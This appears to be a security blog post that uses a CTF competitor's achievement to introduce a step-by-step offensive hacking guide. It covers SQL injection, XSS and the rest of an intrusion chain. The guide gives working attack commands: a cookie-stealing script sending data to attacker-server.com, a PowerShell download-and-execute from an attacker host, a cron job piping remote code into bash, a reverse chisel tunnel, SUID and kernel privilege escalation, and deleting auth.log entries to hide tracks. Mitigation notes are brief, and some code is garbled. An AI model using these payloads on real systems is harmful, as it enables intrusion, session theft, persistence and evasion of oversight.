Listen to this Post

Introduction:
The celebratory post of a top-ranking competitor in a cybersecurity competition like Komdigi underscores a critical reality: modern system breaches are not about mythical zero-days, but the masterful exploitation of foundational vulnerabilities. Moving beyond theory, this article deconstructs the practical arsenal—the commands, tools, and methodologies—that elite security researchers use to identify, exploit, and pivot through networks. We translate competition-level skills into a professional roadmap for both offensive testing and defensive hardening.
Learning Objectives:
- Execute and mitigate advanced SQL Injection (SQLi) and Cross-Site Scripting (XSS) attacks that form the backbone of web application breaches.
- Utilize network enumeration and privilege escalation techniques on both Linux and Windows environments to understand attacker lateral movement.
- Implement proactive defense configurations and monitoring to detect and block the exploitation chains demonstrated in Capture The Flag (CTF) events.
You Should Know:
1. Web Application Exploitation: Beyond Basic SQLi
The gateway to a data breach is often a poorly sanitized input field. Top competitors don’t just use ' OR '1'='1; they automate and refine.
Step‑by‑step guide:
- Reconnaissance: Identify potential injection points using a tool like `ffuf` for fuzzing.
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u "http://target.com/FUZZ" -fs <size_for_404>
- Automated Testing: Use `sqlmap` to not just detect but fully exploit the vulnerability, extracting database schema.
sqlmap -u "http://target.com/page?id=1" --risk=3 --level=5 --batch --dbs
- Manual Exfiltration: For complex filters, craft a time-based blind SQL injection payload manually.
' OR IF(SUBSTRING(database(),1,1)='a', SLEEP(5), 0)--
- Mitigation: Implement prepared statements with parameterized queries in code (e.g., using Python’s `sqlite3` module:
cursor.execute("SELECT FROM users WHERE id=?", (user_id,))).
2. Client-Side Dominance: Weaponizing XSS
XSS is not just about alert boxes; it’s about stealing sessions and performing actions as the victim.
Step‑by‑step guide:
- Proof-of-Concept: Test for reflected XSS with a basic payload.
<script>alert(document.domain)</script>
- Weaponization: Create a payload that sends the user’s session cookie to your controlled server.
<script>fetch('https://attacker-server.com/steal?cookie=' + document.cookie)</script> - Delivery & Execution: For stored XSS, inject the payload into a comment field or profile page. Use a tool like `BeEF` (The Browser Exploitation Framework) to hook victim browsers and launch further attacks.
- Mitigation: Enforce a strong Content Security Policy (CSP) header and rigorously sanitize all user input/output using libraries like DOMPurify.
3. Network Pivoting & Enumeration
Once a foothold is gained, attackers map the internal network.
Step‑by‑step guide:
- Linux Enumeration: From a compromised host, discover live hosts and services.
Quick network scan with netcat for i in {1..254}; do nc -zv -w 1 192.168.1.$i 22 2>/dev/null && echo "192.168.1.$i: SSH Open"; done Check for listening connections and processes netstat -tulnp; ps aux | grep root - Windows Enumeration: Use built-in commands to gather system and domain information.
systeminfo
net users /domain
net localgroup administrators
- Pivoting: Use `chisel` or `ssh` to create a SOCKS proxy through the compromised host to route traffic into the internal network.
On attacker machine (server)
chisel server -p 8080 --reverse
On compromised host (client)
./chisel client attacker-ip:8080 R:socks
4. Privilege Escalation: The Path to Root
Gaining user access is often just step one. The goal is SYSTEM or root.
Step‑by‑step guide:
- Linux (Kernel Exploit): Identify vulnerable kernel versions and use a pre-compiled exploit.
uname -a
searchsploit "Linux Kernel 4.4" --exclude="PoC"
gcc exploit.c -o exploit
./exploit
- Linux (SUID): Find misconfigured binaries with the SUID bit set.
find / -perm -u=s -type f 2>/dev/null
If find has SUID, escalate
find . -exec /bin/bash -p \; -quit
- Windows (Service Misconfigurations): Use `PowerUp.ps1` to identify vulnerable services and exploit them.
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://attacker-ip/PowerUp.ps1'); Invoke-AllChecks"
5. API & Cloud Security Blind Spots
Modern apps move logic to APIs and cloud functions, creating new attack surfaces.
Step‑by‑step guide:
- API Recon: Discover endpoints and test for Broken Object Level Authorization (BOLA).
Use curl to test for IDOR by manipulating object IDs
curl -H "Authorization: Bearer <token>" http://api.target.com/user/123/profile
curl -H "Authorization: Bearer <token>" http://api.target.com/user/456/profile  Check if accessible
- Cloud Storage Misconfigurations: Use `s3scanner` or `cloudsplaining` to find publicly readable AWS S3 buckets or over-permissive IAM roles.
python3 s3scanner.py --bucket-name target-bucket
- Mitigation: Enforce strict IAM policies using the principle of least privilege and validate authorization at every API endpoint, not just authentication.
6. Maintaining Access & Covering Tracks
Persistence is key for advanced attackers.
Step‑by‑step guide:
- Linux Persistence: Add an SSH backdoor key or a cron job.
echo '/5 curl http://attacker-ip/shell.sh | bash' > /tmp/cron && crontab /tmp/cron
- Windows Persistence: Create a scheduled task or registry run key.
schtasks /create /tn "UpdateTask" /tr "C:\shell.exe" /sc minute /mo 5
- Log Tampering (Detection Evasion): Clear specific log entries (though this itself is logged in modern systems).
Clear auth log for your IP
sed -i '/192.168.1.50/d' /var/log/auth.log
What Undercode Say:
- The Tool is Secondary, The Mindset is Primary. The post highlights achievement, but the real value is the applied methodology—the systematic thinking that turns a vulnerability into a controlled exploit chain. This analytical process is what separates script kiddies from true security professionals.
- Defense Must Be as Dynamic as the Attack. The techniques shown are not academic; they are in active use by threat actors. Defensive strategies, from WAF rules to endpoint detection, must be informed by these exact TTPs (Tactics, Techniques, and Procedures). Static defenses are obsolete.
Prediction:
The skills honed in CTF competitions like the one referenced are directly fueling the next wave of real-world cyber incidents. We will see a rapid increase in AI-assisted vulnerability discovery, where tools not only fuzz but also intelligently chain low-severity flaws (like a minor XSS leading to a major SSRF) to achieve critical impact. Furthermore, as cloud-native development accelerates, misconfigurations and API vulnerabilities will surpass traditional web app flaws as the primary initial attack vector. The future belongs to security practitioners who can think like these top 5 competitors—automating the hunt not just for vulnerabilities, but for the subtle pathways that connect them.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Randiansyah Senang – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


